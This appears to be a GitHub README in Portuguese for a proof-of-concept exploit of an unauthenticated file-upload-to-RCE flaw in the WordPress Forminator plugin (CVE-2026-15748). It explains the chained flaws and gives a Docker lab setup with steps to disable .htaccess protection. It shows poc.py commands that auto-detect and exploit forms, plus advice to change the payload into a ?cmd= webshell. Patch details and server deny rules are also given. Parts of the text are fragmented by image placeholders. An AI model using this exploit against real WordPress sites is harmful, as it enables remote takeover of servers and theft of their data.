
 0x4cr/cve-2026-15748
RCE não autenticado no WordPress Forminator Forms <= 1.56.1 (CVSS 9.8)

Upload Arbitrário de Arquivos Não Autenticado via Configuração de Campo de Upload Forjada
| Campo | Detalhe |
|---|---|
| ID CVE | CVE-2026-15748 |
| CVSS | 9.8 (Crítico) |
| CWE | CWE-434 — Upload Irrestrito de Arquivo com Tipo Perigoso |
| Afetado | Forminator Forms <= 1.56.1 |
| Corrigido em | 1.56.2 |
| Autenticação necessária | Nenhuma |
| Descoberto por | daroo |
O Forminator Forms para WordPress (mais de 600.000 instalações ativas) contém uma vulnerabilidade de upload arbitrário de arquivos não autenticado que leva à Execução Remota de Código (RCE).
A vulnerabilidade encadeia duas falhas:
Injeção da chave return (front-action.php): A função set_field_data() verifica se $field_data['return'] é verdadeiro antes de removê-lo. Um atacante envia dados POST aninhados para um campo Select com return=1, field_type=upload e um field_array manipulado. A entrada é adicionada diretamente a field_data_array sem validação, e process_uploads() a processa como um campo de upload legítimo.
Bypass da lista de bloqueio (upload.php + helper-fields.php): A propriedade additional-type do campo aceita ph(p)|text/x-php. get_additional_file_mime_types() divide por | para produzir ['ph(p)' => 'text/x-php']. A lista de bloqueio de extensões usa in_array('ph(p)', $filters, true), que não corresponde a 'php'. O wp_check_filetype() do WordPress usa ph(p) como um padrão regex que corresponde a .php. O tipo MIME text/x-php é injetado no filtro upload_mimes do WordPress, satisfazendo wp_check_filetype_and_ext().
Correções em 1.56.2:
front-action.php: Adiciona unset($field_data['return']) antes da verificação de veracidadehelper-fields.php: Normaliza as chaves da lista de bloqueio com preg_replace('/[^a-z0-9]/', '', $alternative) para que ph(p) se torne php e seja bloqueado1. POST nested array data for Select field with return=1
|
2. set_field_data() skips validation via early-return path
|
3. Forged entry injected into field_data_array with field_type=upload
|
4. process_uploads() processes it as a legitimate upload field
|
5. additional-type=ph(p)|text/x-php bypasses blocklist + MIME check
|
6. move_uploaded_file() saves .php to uploads directory
|
7. Attacker accesses uploaded file --> RCE
.htaccess é totalmente ignorado).htaccess é ignorado).htaccess do Forminator foi removido ou sobrescritoInicie o laboratório Docker:
git clone https://github.com/str1ke2pwn/CVE-2026-15748.git
cd CVE-2026-15748
docker-compose up -d

Abra http://localhost:8080 e conclua a configuração do WordPress.

Vá em Plugins > Adicionar Novo > Enviar Plugin e instale o Forminator v1.56.0.
Nota: Se você receber um erro como "O link que você seguiu expirou" ao enviar o plugin, o limite de upload do PHP está muito baixo. Corrija com:
docker-compose exec wordpress bash -c 'echo "upload_max_filesize=64M
post_max_size=64M" > /usr/local/etc/php/conf.d/uploads.ini'
docker-compose restart wordpress
Depois tente enviar o plugin novamente.


Vá em Forminator > Forms > Create e adicione:
Salve o formulário e crie uma nova Página com o shortcode [forminator_form id="XX"] e publique-a.

O Forminator coloca um .htaccess em seu diretório de uploads que bloqueia a execução de PHP. Em servidores nginx (que ignoram o .htaccess), essa proteção não existe. Para simular isso em nosso laboratório baseado em Apache:
docker-compose exec wordpress bash -c 'cat > /etc/apache2/conf-enabled/forminator-lab.conf << "CONF"
<Directory /var/www/html/wp-content/uploads/forminator>
    AllowOverride None
    Options +Indexes
    DirectoryIndex disabled
</Directory>
CONF
apache2ctl graceful'

pip install -r requirements.txt
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/?page_id=YOUR_PAGE_ID

Abra no navegador a URL presente na saída do PoC. A página exibe CVE-2026-15748-PoC-Verified seguido da saída de phpinfo(), confirmando a execução de código PHP no servidor.
Para demonstrar o impacto completo de RCE, modifique SAFE_PAYLOAD em poc.py para incluir a execução de comandos, execute novamente e acesse a URL com ?cmd=whoami:


O arquivo PHP enviado pode ser encontrado no sistema de arquivos do servidor:
docker-compose exec wordpress find /var/www/html/wp-content/uploads -name '*.php' | grep poc-test

pip install requests
# Auto-detect forms and exploit
python poc.py --url http://localhost:8080

# Specify form page directly
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/contact/

# Specify form ID
python poc.py --url http://localhost:8080 --form-id 1234

# Verify only (check if file already uploaded)
python poc.py --url http://localhost:8080 --verify-only

# Cleanup after test
python poc.py --url http://localhost:8080 --cleanup
<FilesMatch "\.php$">
    Deny from all
</FilesMatch>
location ~* /wp-content/uploads/.*\.php$ {
    deny all;
}
wp-content/uploads/forminator/ em busca de arquivos .php inesperadosPara parar e remover o ambiente de laboratório:
docker-compose down -v






